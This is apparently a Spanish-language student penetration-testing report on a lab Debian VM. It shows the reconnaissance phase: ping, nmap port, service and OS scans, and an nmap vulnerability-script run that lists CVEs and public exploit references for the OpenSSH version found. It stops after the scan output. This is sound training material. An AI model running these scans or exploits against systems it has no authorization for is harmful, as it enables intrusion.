INFORME DE PENTESTING

Nicolás Oriol Sengáriz

4Geeks

Índice

Introducción


El objetivo es atacar una máquina virtual debian desde una kali para explotar una vulnerabilidad y quizás escalar privilegios.

La máquina objetivo debian es un servidor crítico de 4Geeks Academy que usa el sistema operativo Linux.

Fases del pentesting


Fase de reconocimiento

Primero hay que saber la IP de la máquina objetivo, así que usamos el comando ip a en la máquina debian objetivo. La IP del objetivo pertenece a la red enp0s3 y la IP es **192.168.1.183**.



```
debian@debian:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:39:8c:4e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.183/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
       valid_lft 43089sec preferred_lft 43089sec
    inet6 fe80::a00:27ff:fe39:8c4e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


En la máquina atacante se usa el comando ping IP objetivo, en este caso es ping 192.168.1.183 para comprobar si hay conexión entre máquina atacante y máquina objetivo.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.183
PING 192.168.1.183 (192.168.1.183) 56(84) bytes of data.
64 bytes from 192.168.1.183: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.1.183: icmp_seq=2 ttl=64 time=0.320 ms
64 bytes from 192.168.1.183: icmp_seq=3 ttl=64 time=0.789 ms
64 bytes from 192.168.1.183: icmp_seq=4 ttl=64 time=0.542 ms
^C
--- 192.168.1.183 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3061ms
rtt min/avg/max/mdev = 0.320/0.689/1.105/0.291 ms
```


Como se puede ver en la imagen, sí hay conexión entre las dos máquinas ya que se puede ver que los paquetes enviados desde kali hacia debian han sido recibidos.

Se usa el comando nmap -p- IP objetivo para escanear todos los puertos, los 65535, y así saber qué puertos tiene abiertos, en este caso es nmap -p- 192.168.1.183.



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.1.183
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 12:26 EST
Nmap scan report for 192.168.1.183
Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:39:8C:4E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds
```


Se usa el comando nmap -sV -O -p puertos que quieres escanear IP objetivo, en este caso es nmap -sV -O -p 21,22,80 192.168.1.183.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O -p 21,22,80 192.168.1.183
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 15:48 EST
Nmap scan report for 192.168.1.183
Host is up (0.00056s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:39:8C:4E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds
```

El conjunto de letras **sV** con un guion delante (-sV) sirve para listar los servicios y las versiones de estos servicios que usa cada puerto de la IP objetivo, la letra **O** con un guion delante (-O) sirve para que listar el sistema operativo de la IP objetivo, la letra **p** con un guion delante (-p) sirve para tú decidas qué puertos se escanean y así no se pierde tanto tiempo a la hora de realizar el escaneo. Este ahorro de tiempo se nota más si hay muchos puertos abiertos.

Se usa el comando nmap -sV -p puertos que se quiere escanear –script=vuln IP objetivo para realizar un escaneo de vulnerabilidades que luego se puedan explotar, en este caso el comando es nmap -sV -p 21,22,8 –script=vuln 192.168.1.183.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21,22,80 --script=vuln 192.168.1.183
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 16:45 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.183
Host is up (0.00047s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| vulners:
|   vsftpd 3.0.3:
|       CVE-2021-30047  7.5     https://vulners.com/cve/CVE-2021-30047
|_      CVE-2021-3618   7.4     https://vulners.com/cve/CVE-2021-3618
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       PACKETSTORM:179290      10.0    https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       1EEC8894-D2F7-547C-827C-915BE866875C    10.0    https://vulners.com/githubexploit/1EEC8894-D2F7-547C-827C-915BE866875C  *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8     https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320  *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    9.3     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59  *EXPLOIT*
|       CB2926E1-2355-5C82-A42A-D4F72F114F9B    9.3     https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B  *EXPLOIT*
|       8DEE261C-33D4-5057-BA46-E4293B705BAE    9.3     https://vulners.com/githubexploit/8DEE261C-33D4-5057-BA46-E4293B705BAE  *EXPLOIT*
|       6FD8F914-B663-533D-8866-23313FD37804    9.3     https://vulners.com/githubexploit/6FD8F914-B663-533D-8866-23313FD37804  *EXPLOIT*
|       PACKETSTORM:190587      8.1     https://vulners.com/packetstorm/PACKETSTORM:190587      *EXPLOIT*
|       FB2E9ED1-43D7-585C-A197-0D6628B20134    8.1     https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134  *EXPLOIT*
|       FA3992CE-9C4C-5350-8134-177126E0BD3F    8.1     https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F  *EXPLOIT*
|       EFD615F0-8F17-5471-AA83-0F491FD497AF    8.1     https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF  *EXPLOIT*
|       EC20B9C2-6857-5848-848A-A9F430D13EEB    8.1     https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB  *EXPLOIT*
|       EB13CBD6-BC93-5F14-A210-AC0B5A1D8572    8.1     https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D8572  *EXPLOIT*
|       E543E274-C20A-582A-8F8E-F8E3F381C345    8.1     https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345  *EXPLOIT*
|       E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257    8.1     https://vulners.com/githubexploit/E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257  *EXPLOIT*
|       E24EEC0A-40F7-5BBC-9E4D-7B13522FF915    8.1     https://vulners.com/githubexploit/E24EEC0A-40F7-5BBC-9E4D-7B13522FF915  *EXPLOIT*
|       DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346    8.1     https://vulners.com/githubexploit/DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346  *EXPLOIT*
|       DA18D761-BB81-54B6-85CB-CFD73CE33621    8.1     https://vulners.com/githubexploit/DA18D761-BB81-54B6-85CB-CFD73CE33621  *EXPLOIT*
|       D8974199-6B08-5895-9610-919F71468F23    8.1     https://vulners.com/githubexploit/D8974199-6B08-5895-9610-919F71468F23  *EXPLOIT*
|       D52370EF-02EE-507D-9212-2D8EA86CBA94    8.1     https://vulners.com/githubexploit/D52370EF-02EE-507D-9212-2D8EA86CBA94  *EXPLOIT*
|       CVE-2024-6387   8.1     https://vulners.com/cve/CVE-2024-6387
|       CFEBF7AF-651A-5302-80B8-F8146D5B33A6    8.1     https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6  *EXPLOIT*
|       C6FB6D50-F71D-5870-B671-D6A09A95627F    8.1     https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F  *EXPLOIT*
|       C623D558-C162-5D17-88A5-4799A2BEC001    8.1     https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A2BEC001  *EXPLOIT*
|       C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0    8.1     https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0  *EXPLOIT*
|       C185263E-3E67-5550-B9C0-AB9C15351960    8.1     https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960  *EXPLOIT*
|       BDA609DA-6936-50DC-A325-19FE2CC68562    8.1     https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562  *EXPLOIT*
|       BA3887BD-F579-53B1-A4A4-FF49E953E1C0    8.1     https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0  *EXPLOIT*
|       B1F444E0-F217-5FC0-B266-EBD48589940F    8.1     https://vulners.com/githubexploit/B1F444E0-F217-5FC0-B266-EBD48589940F  *EXPLOIT*
|       92254168-3B26-54C9-B9BE-B4B7563586B5    8.1     https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5  *EXPLOIT*
|       91752937-D1C1-5913-A96F-72F8B8AB4280    8.1     https://vulners.com/githubexploit/91752937-D1C1-5913-A96F-72F8B8AB4280  *EXPLOIT*
|       90104C60-A887-5437-8521-545277685F55    8.1     https://vulners.com/githubexploit/90104C60-A887-5437-8521-545277685F55  *EXPLOIT*
|       89F96BAB-1624-51B5-B09E-E771D918D1E6    8.1     https://vulners.com/githubexploit/89F96BAB-1624-51B5-B09E-E771D918D1E6  *EXPLOIT*
|       81F0C05A-8650-5DE8-97E9-0D89F1807E5D    8.1     https://vulners.com/githubexploit/81F0C05A-8650-5DE8-97E9-0D89F1807E5D  *EXPLOIT*
|       7C7167AF-E780-5506-BEFA-02E5362E8E48    8.1     https://vulners.com/githubexploit/7C7167AF-E780-5506-BEFA-02E5362E8E48  *EXPLOIT*
|       79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC    8.1     https://vulners.com/githubexploit/79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC  *EXPLOIT*
|       795762E3-BAB4-54C6-B677-83B0ACC2B163    8.1     https://vulners.com/githubexploit/795762E3-BAB4-54C6-B677-83B0ACC2B163  *EXPLOIT*
|       774022BB-71DA-57C4-9B8F-E21D667DE4BC    8.1     https://vulners.com/githubexploit/774022BB-71DA-57C4-9B8F-E21D667DE4BC  *EXPLOIT*
|       743E5025-3BB8-5EC4-AC44-2AA679730661    8.1     https://vulners.com/githubexploit/743E5025-3BB8-5EC4-AC44-2AA679730661  *EXPLOIT*
|       73A19EF9-346D-5B2B-9792-05D9FE3414E2    8.1     https://vulners.com/githubexploit/73A19EF9-346D-5B2B-9792-05D9FE3414E2  *EXPLOIT*
|       6E81EAE5-2156-5ACB-9046-D792C7FAF698    8.1     https://vulners.com/githubexploit/6E81EAE5-2156-5ACB-9046-D792C7FAF698  *EXPLOIT*
|       6B78D204-22B0-5D11-8A0C-6313958B473F    8.1     https://vulners.com/githubexploit/6B78D204-22B0-5D11-8A0C-6313958B473F  *EXPLOIT*
|       65650BAD-813A-565D-953D-2E7932B26094    8.1     https://vulners.com/githubexploit/65650BAD-813A-565D-953D-2E7932B26094  *EXPLOIT*
|       649197A2-0224-5B5C-9C4E-B5791D42A9FB    8.1     https://vulners.com/githubexploit/649197A2-0224-5B5C-9C4E-B5791D42A9FB  *EXPLOIT*
|       61DDEEE4-2146-5E84-9804-B780AA73E33C    8.1     https://vulners.com/githubexploit/61DDEEE4-2146-5E84-9804-B780AA73E33C  *EXPLOIT*
|       608FA50C-AEA1-5A83-8297-A15FC7D32A7C    8.1     https://vulners.com/githubexploit/608FA50C-AEA1-5A83-8297-A15FC7D32A7C  *EXPLOIT*
|       5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E    8.1     https://vulners.com/githubexploit/5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E  *EXPLOIT*
|       5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD    8.1     https://vulners.com/githubexploit/5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD  *EXPLOIT*
|       53BCD84F-BD22-5C9D-95B6-4B83627AB37F    8.1     https://vulners.com/githubexploit/53BCD84F-BD22-5C9D-95B6-4B83627AB37F  *EXPLOIT*
|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F    8.1     https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*
|       48603E8F-B170-57EE-85B9-67A7D9504891    8.1     https://vulners.com/githubexploit/48603E8F-B170-57EE-85B9-67A7D9504891  *EXPLOIT*
|       4748B283-C2F6-5924-8241-342F98EEC2EE    8.1     https://vulners.com/githubexploit/4748B283-C2F6-5924-8241-342F98EEC2EE  *EXPLOIT*
|       452ADB71-199C-561E-B949-FCDE6288B925    8.1     https://vulners.com/githubexploit/452ADB71-199C-561E-B949-FCDE6288B925  *EXPLOIT*
|       331B2B7F-FB25-55DB-B7A4-602E42448DB7    8.1     https://vulners.com/githubexploit/331B2B7F-FB25-55DB-B7A4-602E42448DB7  *EXPLOIT*
```




```
